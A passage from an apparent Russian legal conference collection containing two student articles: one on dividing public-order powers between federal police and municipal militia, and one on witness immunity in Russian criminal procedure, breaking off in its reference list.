ВАРИАНТЫ РАЗГРАНИЧЕНИЯ ПОЛНОМОЧИЙ ФЕДЕРАЛЬНОЙ ПОЛИЦИИ И МУНИЦИПАЛЬНОЙ МИЛИЦИИ ПО ОХРАНЕ ОБЩЕСТВЕННОГО ПОРЯДКА В МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЯХ

Аннотация

В данной статье предложены варианты разграничения полномочий федеральной полиции и муниципальной милиции по охране общественного порядка в муниципальных образованиях: первый вариант - это наделить муниципальные органы охраны общественного порядка полицейскими функциями, второй вариант - муниципальные органы охраны общественного порядка (или муниципальная милиция), с учетом положений Федерального закона «Об общих принципах организации местного самоуправления в Российской Федерации», должны создаваться как органы, предназначенные для выполнения следующих полномочий: участие в охране общественного порядка, административно-правовая профилактика правонарушений, участие в обеспечении безопасности дорожного движения путем содействия сотрудникам Госавтоинспекции и т.д. то есть во втором варианте полномочий для муниципальной полиции назначено больше.

Ключевые слова:

муниципальная милиция; проект; федеральный закон; охрана общественного порядка, местные органы самоуправления; полномочия.

Актуальность законодательных инициатив, направленных на обеспечение практической реализации органами местного самоуправления полномочий в сфере охраны общественного порядка, очевидна. В последние годы в России проделана определенная работа по развитию системы муниципальных органов охраны общественного порядка.

Из-за отсутствия соответствующей правовой регламентации и разграничения полномочий в сфере охраны общественного порядка между уровнями государственной власти, а также между государственными и муниципальными органами, в данный момент конституционные полномочия муниципальных образований по охране общественного порядка до сих пор не нашли своей реализации. В итоге, имеет место дублирование одних и тех же функций и наличие параллельных структур, осуществляющих охрану правопорядка на государственном и местном уровне. Следует принять во внимание, что «... одним из наиболее сложных вопросов теории и

практики организации муниципальных органов охраны общественного порядка является определением их компетенции»⁸.

В настоящее время большинство функций по охране общественного порядка реализуют органы внутренних дел (полиция). Их права и обязанности регламентированы действующим законодательством⁹. Разграничение полномочий должно найти свое дальнейшее отражение в подзаконных нормативных актах «... вплоть до ведомственных должностных инструкций»¹⁰.

Первый вариант разграничения полномочий федеральной полиции и муниципальной милиции по охране общественного порядка в муниципальных образованиях - это наделить муниципальные органы охраны общественного порядка полицейскими функциями, а в полномочия полиции включить расследование уголовных дел, профилактика правонарушений и т.д.

А для этого авторам следовало ввести в официальный юридический оборот термин «муниципальная полиция», который более точен и позволил бы судить о новом правоохранительном органе как о действительно профессиональной, хорошо организованной структуре. А ее служащие обладают полицейскими полномочиями, состоящими в обязанности пресекать преступления и административные правонарушения, в предоставлении прав по проверке документов, удостоверяющих личность, доставлению и задержанию граждан; производству досмотра, изъятию; осуществлению производства по делам об административных правонарушениях; применению физической силы, специальных средств и огнестрельного оружия.

Второй вариант - муниципальные органы охраны общественного порядка (или муниципальная милиция), с учетом положений Федерального закона «Об общих принципах организации местного самоуправления в Российской Федерации», должны создаваться как органы, предназначенные для выполнения следующих полномочий:

1. Участие в охране общественного порядка.

К обязанностям муниципальной милиции по участию в охране общественного порядка отнесем:

– осуществление контроля за соблюдением гражданами правил поведения в общественных местах с незамедлительным информированием компетентных органов с целью их пресечения;

– выявление в общественных местах граждан, находящихся в состоянии опьянения и утративших способность самостоятельно передвигаться или ориентироваться в окружающей обстановке, оказание им первой помощи, принятие мер по предоставлению им медицинской помощи в возможно короткий срок,

⁸ Кокотов А. Н. Разграничение и согласование полномочий Российской Федерации, субъектов Федерации и их органов государственной власти // Журнал российского права. – 2002. – № 8. – С. 43.

⁹ Закон Российской Федерации от 18 апреля 1991 г. "О милиции"; Федеральный закон от 6 февраля 1997 г. № 27-ФЗ "О внутренних войсках Министерства внутренних дел Российской Федерации" // Собр. законодательства Рос. Федерации. – 1997. – № 6. – Ст. 711.

¹⁰ Кононов, А. М. Теоретические основы организации муниципальных органов охраны общественного порядка в Российской Федерации. М., 2000. - С.28

незамедлительное информирование полиции для принятия ею мер реагирования;

– участие в обеспечении общественного порядка и общественной безопасности при проведении массовых мероприятий на территории муниципального образования;

– участие в поддержании общественного порядка в зонах ограничительных мероприятий (карантина), вводимых на обслуживаемой территории при эпидемиях и эпизоотиях;

– участие в обеспечении особого противопожарного режима, устанавливаемого на территории муниципального образования.

2. Административно-правовая профилактика правонарушений.

Выделим следующие направления:

– участие в правовой пропаганде среди населения; консультирование граждан при их обращениях по вопросам личной и имущественной безопасности;

– предупреждение безнадзорности, беспризорности, правонарушений и антиобщественных действий несовершеннолетних, участие в выявлении и устранении причин и условий, способствующих этим явлениям;

– участие в социально-педагогической реабилитации несовершеннолетних, находящихся в социальном опасном состоянии; участие в розыске несовершеннолетних, самовольно ушедших из семей или специализированных учреждений для несовершеннолетних, нуждающихся в социальной реабилитации, несовершеннолетних, самовольно ушедших из специальных учебно-воспитательных учреждений закрытого типа органов управления образованием;

– выявление среди жителей муниципального образования: лиц, страдающих алкоголизмом и наркоманией; лиц, вовлекающих несовершеннолетних в совершение преступлений, административных правонарушений и антиобщественных действий, в том числе в систематическое употребление спиртных напитков, наркотических средств, психотропных и одурманивающих веществ, занятие проституцией, бродяжничеством и попрошайничеством; информирование о таких лицах заинтересованных органов и учреждений системы профилактики правонарушений.

3. Участие в обеспечении безопасности дорожного движения путем содействия сотрудникам Госавтоинспекции, которое может быть выражено в выявлении недостатков содержания дорог и средств организации и регулирования дорожного движения.

4. Участие в контроле за соблюдением законодательства в сфере миграции путем содействия органам внутренних дел в осуществлении контроля за соблюдением гражданами Российской Федерации и должностными лицами порядка регистрации и снятия граждан Российской Федерации с регистрационного учета по месту пребывания и по месту жительства в пределах Российской Федерации, а также за соблюдением иностранными гражданами и лицами без гражданства порядка временного или постоянного проживания, временного пребывания в Российской Федерации, въезда в Российскую Федерацию.

5. Выявление и пресечение административных правонарушений, ответственность за которые в настоящее время предусмотрена законами субъектов Российской Федерации об административных правонарушениях; полномочия по привлечению к административной ответственности за совершение ряда указанных правонарушений.

Муниципальная полиция безотлагательно приходит на помощь каждому, кто нуждается в ее защите от преступных и иных противоправных посягательств.

Также необходимо указать, что муниципальная полиция в пределах своих полномочий оказывает содействие федеральным органам государственной власти, органам государственной власти субъектов РФ, иным государственным органам (далее также – государственные органы), органам местного самоуправления, иным муниципальным органам (далее также – муниципальные органы), общественным объединениям, а также организациям независимо от формы собственности (далее – организации), должностным лицам этих органов и организаций (далее – должностные лица) в защите их прав. Из этого следует, что федеральная полиция, несмотря на централизацию, не может обособить себя от законного содействия муниципальным органам.

В конце отметим, что на федеральном уровне нет нацеленности на то, чтобы часть функций полиции передать на местный уровень, хотя сама идея обсуждается уже не один год. Решить задачу можно по разному, лучше всего выбрать пилотные регионы и опробовать там разные предложения в части организации муниципальной полиции. Большинство специалистов склоняется к тому, что муниципальной полиции все-таки быть.

Список использованной литературы:

1. Закон Российской Федерации от 18 апреля 1991 г. "О милиции"; Федеральный закон от 6 февраля 1997 г. № 27-ФЗ "О внутренних войсках Министерства внутренних дел Российской Федерации" // Собр.законодательства Рос. Федерации. – 1997. – № 6. – Ст. 711.
2. Кокотов А. Н. Разграничение и согласование полномочий Российской Федерации, субъектов Федерации и их органов государственной власти // Журнал российского права. – 2002. – № 8. – С. 43.
3. Кононов, А. М. Теоретические основы организации муниципальных органов охраны общественного порядка в Российской Федерации. М.,2000.- С.28
4. Маремкулов А.Н. Историко-правовые аспекты изучения понятия «юридическая форма» // Российская юридическая наука: состояние, проблемы, перспективы. Материалы Всероссийской научно-практической конференции, посвященной 45-летию юридического образования на Алтае. 2008. С. 81-83.
5. СЗ РФ. 2011. № 7. Ст. 900.
6. www.gazeta.ru
7. <http://www.izh.ru>

© Никишин И.И., 2019

УДК 343

Б. В. Шуктомов

студент магистратуры

ФГБОУ ВО «СГУ им. Питирима Сорокина»

E-mail: perrymason1972@yandex.ru

ПРАВОВЫЕ ПРОБЛЕМЫ ПРИМЕНЕНИЯ СВИДЕТЕЛЬСКОГО ИММУНИТЕТА В УГОЛОВНОМ СУДОПРОИЗВОДСТВЕ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация

Актуальность данной статьи определяется несовершенством законодательного регулирования свидетельских иммунитетов, связанных с их правовой основой. Целью статьи является установление сущности правоотношений, связанных с предоставлением и использованием свидетельского иммунитета в уголовном процессе России. При разработке темы использовался сравнительно-правовой метод. Итоговым результатом работы стало выявление теоретических и практических проблем свидетельского иммунитета, разработка предложений по их устранению.

Ключевые слова

Иммунитет, свидетельский иммунитет, уголовный процесс.

Современное российское законодательство предусматривает ряд исключений из действия принципа равенства человека и гражданина перед законом и судом. К таким исключениям относятся уголовно-процессуальные иммунитеты, которые обеспечивают состояние защищенности и свободы личности, обладающей специальным статусом.

Институт уголовно-процессуального иммунитета, представляет собой процессуальную гарантию, призванную, наряду с другими институтами, обеспечивать в уголовном судопроизводстве права и свободы определённых субъектов.

Значение свидетельского иммунитета выражено в том, что, он с одной стороны обеспечивает интересы государства – ограждая уголовное судопроизводство от вынужденных ложных показаний, с другой стороны – обеспечивает сохранение семейных и родственных связей в обществе, а также свидетельский иммунитет может выступать гарантией безопасности содействовавших правосудию свидетелей.

Процессуальные иммунитеты в сфере уголовного судопроизводства закреплены как в Уголовно-процессуальном кодексе Российской Федерации [18] (далее – УПК РФ), так и в иных федеральных законах Российской Федерации (далее – РФ), регулирующих правовое положение определенной категории лиц. При этом объем гарантий регулируется в этих федеральных законах по-разному, что служит препятствием к обеспечению правовой определенности в следственной и судебной практике. Наблюдается несоответствие между федеральным законодательством и нормами Уголовно-процессуального кодекса Российской Федерации, содержащие

запрет на допрос некоторых лиц. Это приводит к ряду проблем, складывающихся в правоприменительной практике.

Полагаю, что изменения в законодательстве позволят устранить многие из рассмотренных проблем, связанных с предоставлением свидетельского иммунитета в уголовном судопроизводстве и приблизиться еще на один шаг к цели построения истинно правового государства, в котором общепризнанные мировым сообществом права и свободы граждан определяют закон.

Анализ недостатков норм законодательства, посвященных дополнительным гарантиям отдельных категорий лиц в сфере уголовного судопроизводства, свидетельствует о наличии дисбаланса в правовом регулировании данного института. Предоставление ряда из них видится неоправданным и в некоторых ситуациях может послужить безусловным препятствием к привлечению виновных лиц к уголовной ответственности. Зачастую интересам обеспечения личной неприкосновенности субъектов, обладающих особым статусом, придается излишне большое значение, что может повлечь причинение ущерба другим общественным ценностям. Совершенствование данных норм представляется актуальной задачей.

В переводе с латинского языка термин «иммунитет» означает «освобождение от чего-либо» [16, с. 75]. В юридической литературе иммунитет трактуется как исключительное право не подчиняться некоторым правилам [4, с. 48].

В ст. 51 Конституции РФ [8] установлено, что никто не обязан свидетельствовать против себя самого, своего супруга и близких родственников, а также, что федеральным законом могут устанавливаться иные случаи освобождения от обязанности давать свидетельские показания.

В развитие конституционных положений впервые в УПК РФ было дано определение понятия «свидетельский иммунитет», под которым понимается право лица не давать показания против себя и своих близких родственников, а также в иных случаях, предусмотренных п. 40 ст. 5 УПК РФ.

Термин «свидетельский иммунитет» давно введен в научный оборот и широко используется в юридической литературе, однако отношение к нему было и остается неоднозначным.

В уголовно-процессуальной литературе предлагаются различные трактовки свидетельского иммунитета.

Одни авторы исходят из узкого значения данного института, понимая под ним право свидетеля в исключительных случаях на освобождение от обязанности давать показания [22, с. 144]. Обосновывая указанную позицию процессуалисты, считают, что об иммунитете свидетеля допустимо вести речь только в том случае, если лицо может быть свидетелем, но обладает правом отказаться от дачи показаний. По их мнению, свидетельский иммунитет это предусмотренная законом возможность лица, допрашиваемого в качестве свидетеля, давать показания по делу только на основании собственного усмотрения, и, соответственно, субъектами свидетельского иммунитета нельзя называть лиц, которые в силу определенных обстоятельств ни при каких условиях не могут обладать процессуальным статусом свидетеля, на этом основании

они и исключают из числа свидетелей лиц, которых законом запрещено допрашивать в таком качестве [1, с. 32].

Другие, трактуя свидетельский иммунитет в широком значении, полагают, что свидетельским иммунитетом охватывается и запрет на допрос некоторых лиц в качестве свидетелей и право отказаться от дачи показаний или от ответов на задаваемые вопросы [9, с. 72], и понимают под ним совокупность правил об абсолютном или ограниченном освобождении некоторых групп граждан от обязанности давать свидетельские показания [17, с. 352].

Представляется, что позиция ученых-процессуалистов, придерживающихся широкой трактовки свидетельского иммунитета, наиболее предпочтительна, поскольку содержание свидетельского иммунитета охватывает два аспекта: с одной стороны, речь идет о запрете допрашивать определенных лиц в качестве свидетелей; с другой, - определение в законе круга лиц, имеющих право не давать показания в качестве свидетелей или отказаться отвечать на некоторые вопросы.

Представляется, что определение свидетельского иммунитета и как права отказаться от дачи показаний в качестве свидетеля, и как запрет на допрос некоторых лиц в качестве свидетелей следует из лексического значения слова «иммунитет», то есть освобождение от чего-либо.

Таким образом, под свидетельским иммунитетом следует понимать совокупность нормативно закрепленных правил, освобождающих некоторые категории свидетелей от предусмотренной законом обязанности давать показания по уголовному делу, а также освобождающих любого допрашиваемого от обязанности свидетельствовать против самого себя, своего супруга и других близких родственников.

В теории уголовно-процессуального права в зависимости от волеизъявления лица, наделенного свидетельским иммунитетом, выделяются два вида свидетельского иммунитета: императивный (абсолютный, безусловный) и диспозитивный (относительный, условный).

Данная классификация является наиболее распространенной, однако некоторые авторы предлагают другой подход к систематизации видов свидетельского иммунитета. Так, В.Н. Лопатин и А.В. Федоров выделяют общий свидетельский иммунитет и специальный. Общий свидетельский иммунитет представляет собой право каждого (свидетеля, потерпевшего, подозреваемого, обвиняемого или любого другого лица) не свидетельствовать против себя самого, своего супруга и близких родственников. Специальный вид свидетельского иммунитета авторы определяют как свидетельский иммунитет отдельных категорий граждан, которые освобождены федеральными законами от обязанности давать свидетельские показания, данный иммунитет распространяется только на лиц, имеющих процессуальный статус свидетеля [10, с. 49]. Вместе с тем авторами не рассматривается в качестве вида свидетельского иммунитета запрет на допрос некоторых лиц в качестве свидетелей (ч. 3 ст. 56 УПК РФ), что, несомненно, сужает содержание такого института, как свидетельский иммунитет. Итак, думается первая классификация свидетельского иммунитета является наиболее полной и точной, поскольку ей охватываются все виды

свидетельского иммунитета.

Императивный иммунитет сформулирован в запрете допрашивать некоторых лиц в качестве свидетелей. Им обладают лица, которые должны хранить в тайне сведения, полученные ими при исполнении своих профессиональных или служебных обязанностей: судья, присяжный заседатель; адвокат, защитник подозреваемого, обвиняемого; священнослужитель (пп. 1-4 ч. 3 ст. 56 УПК РФ).

Диспозитивный иммунитет выражается в праве свидетеля отказаться от дачи показаний. Разновидностью диспозитивного иммунитета является право не свидетельствовать против себя самого, своего супруга (супруги) и других близких родственников (п. 1 ч. 4 ст. 56 УПК РФ). Также диспозитивным свидетельским иммунитетом наделены Член Совета Федерации, депутат Государственной Думы, они не могут быть допрошены в качестве свидетелей без их согласия об обстоятельствах, которые стали им известны в связи с осуществлением ими своих полномочий (п. 5 ч. 3 ст. 56 УПК РФ).

В ч. 2 ст. 11 УПК РФ указаны лица, обладающие диспозитивным свидетельским иммунитетом, имеющие право выбора отказаться от дачи свидетельских показаний или согласиться дать показания в качестве свидетеля. Таким образом, дознаватель, следователь, прокурор и суд обязаны предупредить лиц, обладающих диспозитивным свидетельским иммунитетом, о том, что в случае их согласия дать показания они могут использоваться в качестве доказательств в ходе дальнейшего производства по уголовному делу.

Разновидностью диспозитивного иммунитета является право не свидетельствовать против себя самого, которое получило в теории уголовного процесса название привилегии против самообвинения [13, с. 14].

В ст. 51 Конституции РФ получил развернутую формулировку общепризнанный принцип, закрепленный в ч. 3 ст. 14 Международного пакта о гражданских и политических правах, который гласит: «Каждый имеет право при рассмотрении любого предъявленного ему уголовного обвинения не быть принуждаем к даче показаний против самого себя или признанию себя виновным» [13].

С учетом данного положения суд, прокурор, следователь, дознаватель, предлагая подозреваемому, обвиняемому, подсудимому дать показания по поводу обвинения и известных ему обстоятельств дела, должен одновременно разъяснить ему содержание ст. 51 Конституции РФ. Если подозреваемому, обвиняемому при производстве дознания или на предварительном следствии не было разъяснено указанное конституционное положение, показания данных лиц должны признаваться судом полученными с нарушением закона и не могут являться доказательствами виновности подозреваемого (обвиняемого) как недопустимые (ст. 75 УПК РФ). Следует отметить, что одного только признания подозреваемым, обвиняемым своей вины недостаточно, необходима совокупность всех доказательств, ее подтверждающих (ч. 2 ст. 77 УПК РФ).

Диспозитивным свидетельским иммунитетом обладают супруг и близкие родственники подозреваемого, обвиняемого.

Положение об освобождении близких родственников от обязанности давать уличающие обвиняемого показания (п. 1 ч. 4 ст. 56 УПК РФ) мотивируется, прежде всего, нравственными факторами. Право свидетеля отказаться от показаний против близкого родственника связано с семейными узами и такими нравственными категориями, как совесть и милосердие.

В УПК РФ закреплено конституционное правило отказаться от свидетельства против своего супруга (своей супруги) и других близких родственников (п. 1 ч. 4 ст. 56). П. 4 ст. 5 УПК РФ определяет круг близких родственников, обладающих правом свидетельского иммунитета, - это супруг, супруга, родители, дети, усыновители, усыновленные, родные братья и родные сестры, дедушка, бабушка, внуки.

Наряду с понятием близкие родственники, УПК РФ дает определение близких лиц и родственников. Родственниками именуются все лица, за исключением близких родственников, состоящие в родстве (п. 37 ст. 5). К близким лицам относятся лица, состоящие в свойстве со свидетелем, а также лица, жизнь, здоровье и благополучие которых дороги свидетелю в силу сложившихся личных отношений (п. 3 ст. 5).

Диспозитивным иммунитетом также наделены члены Совета Федерации и депутаты Государственной Думы, то есть они не могут быть допрошены в качестве свидетелей без их согласия об обстоятельствах, которые стали им известны в связи с осуществлением ими своих полномочий (п. 5 ч. 3 ст. 56 УПК РФ).

Право на отказ от дачи свидетельских показаний члена Совета Федерации и депутата Государственной Думы закреплено в ст. 21 Федерального закона от 8 мая 1994 г. № 3-ФЗ «О статусе члена Совета Федерации и статусе депутата Государственной Думы Федерального Собрания Российской Федерации» [19].

Конституционный Суд РФ, объясняя наделение свидетельским иммунитетом депутата, разъяснил в Постановлении от 20 февраля 1996 г. № 5-П что, в соответствии с ч. 2 ст. 51 Конституции РФ: «в число лиц, которые обладают свидетельским иммунитетом, включаются и те, кто обладает доверительной информацией. Доверительную информацию может получить и депутат. Распространение такой информации в форме свидетельских показаний по существу означает, что лицо, сообщившее ее, фактически свидетельствует против самого себя (посредством того, кому эта информация доверена)» [15].

Соответствие правила о том, что субъекты свидетельского иммунитета, получившие его в связи со своими профессиональными обязанностями, могут отказаться от дачи свидетельских показаний только в части информации, полученной именно в связи с исполнением этих обязанностей, положениям ст. 51 Конституции РФ было подтверждено вышеуказанным Постановлением Конституционного Суда РФ от 20 февраля 1996 г. № 5-П, в соответствии с которым не допускается расширительного толкования ст. 21 ФЗ «О статусе члена Совета Федерации и статусе депутата Государственной Думы Федерального Собрания Российской Федерации» и отказ от дачи свидетельских показаний депутата об обстоятельствах, не связанных с осуществлением депутатской деятельности.

В ч. 3 ст. 56 УПК РФ содержится перечень лиц, которые не подлежат допросу в

качестве свидетелей (обладают императивным свидетельским иммунитетом). Однако в п. 5 ч. 3 ст. 56 УПК РФ предусмотрено, что не могут быть допрошены в качестве свидетелей член Совета Федерации, депутат Государственной Думы без их согласия об обстоятельствах, которые стали им известны в связи с осуществлением ими своих полномочий. Из данной нормы следует, что член Совета Федерации и депутат Государственной Думы наделены относительным свидетельским иммунитетом. Здесь нет императивного запрета на их допрос в качестве свидетеля, если же член Совета Федерации или депутат Государственной Думы согласны на допрос, то какие-либо препятствия для осуществления данного следственного действия отсутствуют.

Представляется логичным исключить указанных субъектов из перечня лиц, обладающих абсолютным иммунитетом. И, соответственно, включить эту норму в п. 1.1 ч. 4 ст. 56 УПК РФ, изложив ее в следующей редакции: «Свидетель вправе отказаться давать показания об обстоятельствах, которые стали ему известны в связи с осуществлением полномочий члена Совета Федерации и депутата Государственной Думы».

В случае согласия лица дать свидетельские показания против себя самого, своего супруга (супруги), близких родственников, а также согласия лица давать свидетельские показания об обстоятельствах, которые стали ему известны в связи с осуществлением полномочий члена Совета Федерации и депутата Государственной Думы суд, прокурор, следователь, дознаватель обязаны предупредить указанных лиц о возможности использования их показаний в качестве доказательств в ходе дальнейшего производства по уголовному делу.

Таким образом из вышеизложенного можно сделать вывод, что свидетельский иммунитет - это совокупность правил, освобождающих определенные группы свидетелей от обязанности давать показания по уголовному делу, а также освобождать любого допрашиваемого от обязанности свидетелей против себя самого. В связи с этим свидетельский иммунитет подразделяется на два вида императивный (абсолютный, безусловный) и диспозитивный (относительный, условный).

Согласно п. 40 ст. 5 УПК РФ свидетельский иммунитет – это право лица не давать показания против себя и своих близких родственников, а также в иных случаях, предусмотренных настоящим Кодексом. Сам институт свидетельского иммунитета основан на ст. 51 Конституции РФ. Эта норма, предусматривает, что никто не обязан свидетельствовать против себя самого, своего супруга и близких родственников, круг которых определяется федеральным законом, а также допускающей установление федеральным законом иных случаев освобождения граждан от обязанности давать свидетельские показания.

Из нормативного определения, данного в п. 40 ст. 5 УПК РФ, следует, что наличие у лица свидетельского иммунитета вовсе не исключает возможности его допроса в качестве свидетеля. Однако сама дача свидетельских показаний лицом, пользующимся свидетельским иммунитетом, поставлена законом в зависимость от его волеизъявления, которое, в свою очередь, определяется личными, в некоторых случаях - служебными интересами.

Именно уважение законодателем особо значимых личных и служебных интересов, а также осознание необходимости защиты этих интересов послужили основанием для наделения их носителей свидетельским иммунитетом. При этом наличие таких интересов презюмируется, в связи с чем субъекты свидетельского иммунитета освобождаются от обязанности объяснять причины или приводить мотивы своего отказа от дачи показаний.

В условиях построения правового государства, признания верховенства права над законом, а естественных прав над позитивными понятие иммунитета, все более отождествляясь с понятием неприкосновенности, стало использоваться еще в одном значении: не только как привилегия каждого в определенных условиях на неприкосновенность, но и как часть личной свободы.

В современной правовой среде иммунитеты нашли широкое распространение в международном и российском конституционном праве, где иммунитет традиционно рассматривается как привилегия некоторых категорий должностных лиц, заключающаяся в их личной неприкосновенности и праве не давать объяснений и показаний.

Некоторые авторы считают, что правовые иммунитеты есть особые льготы и привилегии, преимущественно связанные с освобождением конкретно установленных в нормах международного права, Конституции и законах лиц от определенных обязанностей и ответственности, призванные обеспечивать выполнение ими соответствующих функций.

Иммунитеты - особый вид привилегий. Привилегии же в свою очередь, как отмечено выше, есть специфическая разновидность льгот, юридических изъятий.

Таким образом иммунитеты:

- создают особый юридический режим, позволяют облегчить положение соответствующих субъектов, расширяют возможности по удовлетворению тех или иных интересов. На это направлены не только льготы и привилегии, но и иммунитеты. В частности, дипломатический и депутатский иммунитеты также выполняют данную роль;

- призваны быть правостимулирующими средствами, побуждающими к определенному поведению и обозначающими положительную правовую мотивацию;

- являются гарантиями социально полезной деятельности, способствуют осуществлению тех или иных обязанностей.

- выступают своеобразными изъятиями, правомерными исключениями для конкретных лиц, установленными в специальных юридических нормах;

- представляют собой формы проявления дифференциации юридического упорядочения социальных связей.

Процессуальные иммунитеты в сфере уголовного судопроизводства закреплены в УПК РФ, в федеральных конституционных законах и федеральных законах, регулирующих правовое положение определенной категории лиц.

Объем правовых гарантий может регулироваться в этих нормативных правовых актах по-разному, что служит препятствием к обеспечению правовой определенности

в следственной и судебной практике. Наблюдается определенное несоответствие между федеральным законодательством и нормами УПК РФ, содержащие запрет на допрос некоторых лиц.

Так, все еще остается дискуссионным вопрос о свидетельском иммунитете Уполномоченного по правам человека в Российской Федерации. В настоящий момент правом свидетельского иммунитета могут воспользоваться подозреваемый, обвиняемый, потерпевший, гражданский истец и ответчик, свидетель. Законодатель предусмотрел запрет на допрос священнослужителя, адвоката, защитника, судьи, присяжного заседателя, члена Совета Федерации, депутата Государственной Думы. Указанные лица обязаны отказаться от дачи показаний, относительно информации, перечисленной в ч. 3 ст. 56 УПК РФ.

Однако, уголовно-процессуальное законодательство проигнорировало Уполномоченного по правам человека в РФ.

Согласно ст. 24 Федерального конституционного закона от 26 февраля 1997 г. № 1-ФКЗ «Об Уполномоченном по правам человека в Российской Федерации» [20] Уполномоченный по правам человека вправе отказаться от дачи свидетельских показаний по гражданскому или уголовному делу об обстоятельствах, ставших ему известными в связи с выполнением его обязанностей. УПК РФ не содержит указания на невозможность допроса Уполномоченного по правам в РФ.

По мнению Н.Ю. Волосовой, такая возможность зависит от собственного волеизъявления Уполномоченном по правам человека в Российской Федерации [2, с. 108].

Также коллизия наблюдается между нормами ст. 49 Закона «О средствах массовой информации» [5] и нормами уголовно-процессуального кодекса. Так, указанная статья обязывает журналиста сохранять конфиденциальность источника опубликованной информации, тогда как УПК РФ не препятствует допросу журналиста на предмет сведений о лице, согласившимся сотрудничать со средством массовой информации с условием сохранения в тайне данных о его личности [11, с. 157]. Данное обстоятельство дает основание для постановки вопроса о внесении в УПК РФ дополнений в целях регламентации условий и порядка раскрытия журналистской тайны в ходе производства по уголовному делу.

Другим примером может служить ст. 15 Федерального закона «Об общих принципах организации законодательных (представительных) и исполнительных органов государственной власти субъектов Российской Федерации» [21] согласно которой, депутат законодательного (представительного) органа государственной власти субъекта Российской Федерации вправе отказаться от дачи свидетельских показаний по уголовному делу об обстоятельствах, ставших ему известными в связи с осуществлением его полномочий. В то же время такие лица не перечислены в ч. 3 ст. 56 УПК РФ среди субъектов, обладающих свидетельским иммунитетом. Вместе с тем с учетом положений ч. 2 ст. 51 Конституции РФ органы предварительного расследования должны предупреждать депутатов данного уровня о наличии у них соответствующей возможности. В противном случае полученные от них показания

могут быть признаны недопустимыми доказательствами [7, с. 115].

Фактически процессуальные иммунитеты «запрятаны» в текстах различных законодательных актов. Как результат, правоприменитель, привыкший осуществлять производство по уголовному делу исключительно или преимущественно на основании положений УПК РФ, может допустить несоблюдение гарантий обладающего особым статусом лица, даже не предполагая о возможности их существования. Вряд ли такое закрепление иммунитетов на нормативном уровне способствует достижению обозначенного Конституционным Судом РФ баланса интересов.

Наконец, стоит урегулировать процедуру производства процессуальных действий в отношении лиц, добровольно отказавшихся от предоставленных им законом дополнительных гарантий. В частности, ч.3 ст. 56 УПК РФ, устанавливающая перечень свидетельских иммунитетов, содержит формулировку «не подлежат допросу». Однако согласно правовой позиции Конституционного Суда РФ это отнюдь не означает абсолютный запрет на получение показаний от перечисленных в ней лиц. По его мнению, свидетельский иммунитет не может рассматриваться в качестве препятствия для реализации лицом, обладающим таким иммунитетом, права использовать известные ему сведения, в том числе в целях обеспечения и защиты прав и законных интересов субъектов, которых эти сведения непосредственно касаются [14].

Данная позиция должна найти отражение в ч. 3 ст. 56 УПК РФ, которая должна быть дополнена после слов «в качестве свидетелей» фразой: «, за исключением случаев подачи ими ходатайства об их допросе».

Обстоятельства, по которым не подлежат принудительному допросу судьи, присяжные заседатели, а также арбитры (третейские судьи) сформулированы слишком широко и неопределенно. Речь в УПК РФ идет о всех сведениях, которые стали им известны в связи с участием в производстве по конкретному уголовному делу (в ходе арбитража, третейского разбирательства). Из того, что закон допускает допрос судей по обстоятельствам, не связанным с производством по конкретному уголовному делу, можно сделать вывод о том, что его целью не было вообще исключить возможность принудительного допроса судей в качестве свидетелей. Да, это было бы странным. Судья, который от других требует честно и правдиво давать показания, должен и своим примером показывать, уважение к правосудию и стремится содействовать вынесению законного и справедливого судебного решения, предоставляя всю известную ему информацию по делу.

Единственное, что может оправдывать отказ судьи дать показания в качестве свидетеля со ссылкой на пункт 1 части 3 ст. 56 УПК РФ – это необходимость соблюдения тайны совещательной комнаты, закрепленной в части 2 статьи 298 УПК РФ. Кроме того, независимость судьи обеспечивается его правом не давать каких-либо дополнительных (к тем, что уже даны в тексте судебного решения) объяснений по существу рассмотренных им дел (часть 2 ст. 10 Закона РФ «О статусе судей в Российской Федерации» [4]). Как видим, в последнем случае закон не возлагает на судей обязанность давать объяснения, но и не препятствует этому – запрета нет.

Поэтому в данном случае судья вправе решать давать или нет пояснения [23, с. 188].

На мой взгляд, во всех остальных случаях судья должен допрашиваться как свидетель. При этом, если речь идет о вопросах, которые изобличают судью в каком-либо противоправном или нарушающем судейскую этику проступке, он вправе отказаться от дачи показаний, ссылаясь на статью 51 Конституции РФ. Но если задаются вопросы о тех событиях, которые произошли в судебном заседании на глазах судьи, он должен давать показания как свидетель, наряду с иными частными и должностными лицами, присутствовавшими в зале судебного заседания.

В этой связи более правильной нам видится формулировка аналогичной нормы в пункте 2 части 3 статьи 69 ГПК РФ, где говорится о праве судей, присяжных и арбитражных заседателей не давать показания о вопросах, возникавших в совещательной комнате в связи с обсуждением обстоятельств дела при вынесении решения суда [6, с. 139].

В-третьих, пробелом части 3 статьи 56 УПК РФ является то, что в ней упоминаются судьи, присяжные заседатели, рассматривающие уголовное дело, арбитры (третейские судьи), рассматривающие дело в ходе арбитража (третейского разбирательства), но нет указания на судей, рассматривающих гражданские (в судах общей юрисдикции или арбитражных судах), административные дела, дела об административных правонарушениях, конституционные споры. Эти судьи также обязаны хранить тайну совещательной комнаты и не обязаны давать объяснения по существу вынесенных решений и рассмотренных (рассматриваемых) дел, следовательно, в части 3 статьи 56 УПК РФ также должно быть указание на наличие у них в этой части свидетельского иммунитета.

В-четвертых, поскольку вышеуказанные тайны судьи, присяжные, арбитражные заседатели, арбитры должны хранить как в ходе исполнения своих профессиональных обязанностей, так и после прекращения и приостановления их полномочий, закон должен содержать в себе соответствующее уточнение.

Анализ недостатков норм законодательства, посвященных дополнительным гарантиям отдельных категорий лиц в сфере уголовного судопроизводства, свидетельствует о наличии дисбаланса в правовом регулировании данного института. Предоставление ряда из них видится неоправданным и в некоторых ситуациях может послужить безусловным препятствием к привлечению виновных лиц к уголовной ответственности. Зачастую интересам обеспечения личной неприкосновенности субъектов, обладающих особым статусом, придается излишне большое значение, что может повлечь причинение ущерба другим общественным ценностям. Совершенствование данных норм представляется актуальной задачей.

Список использованной литературы:

1. Будников В. Л. Иммуниет свидетеля в уголовном процессе: Лекция. Волгоград: Изд-во Волгоград. гос. ун-та, 1998. 32 с.
2. Волосова Н.Ю. Свидетельский иммунитет уполномоченного по правам человека в Российской Федерации // Вопросы российского и международного права. 2014. № 1-2. С. 108-114.

3. Даев В.Г. Иммуниеты в уголовно-процессуальной деятельности // Известия вузов: Правоведение. 1992. № 3. С. 48.
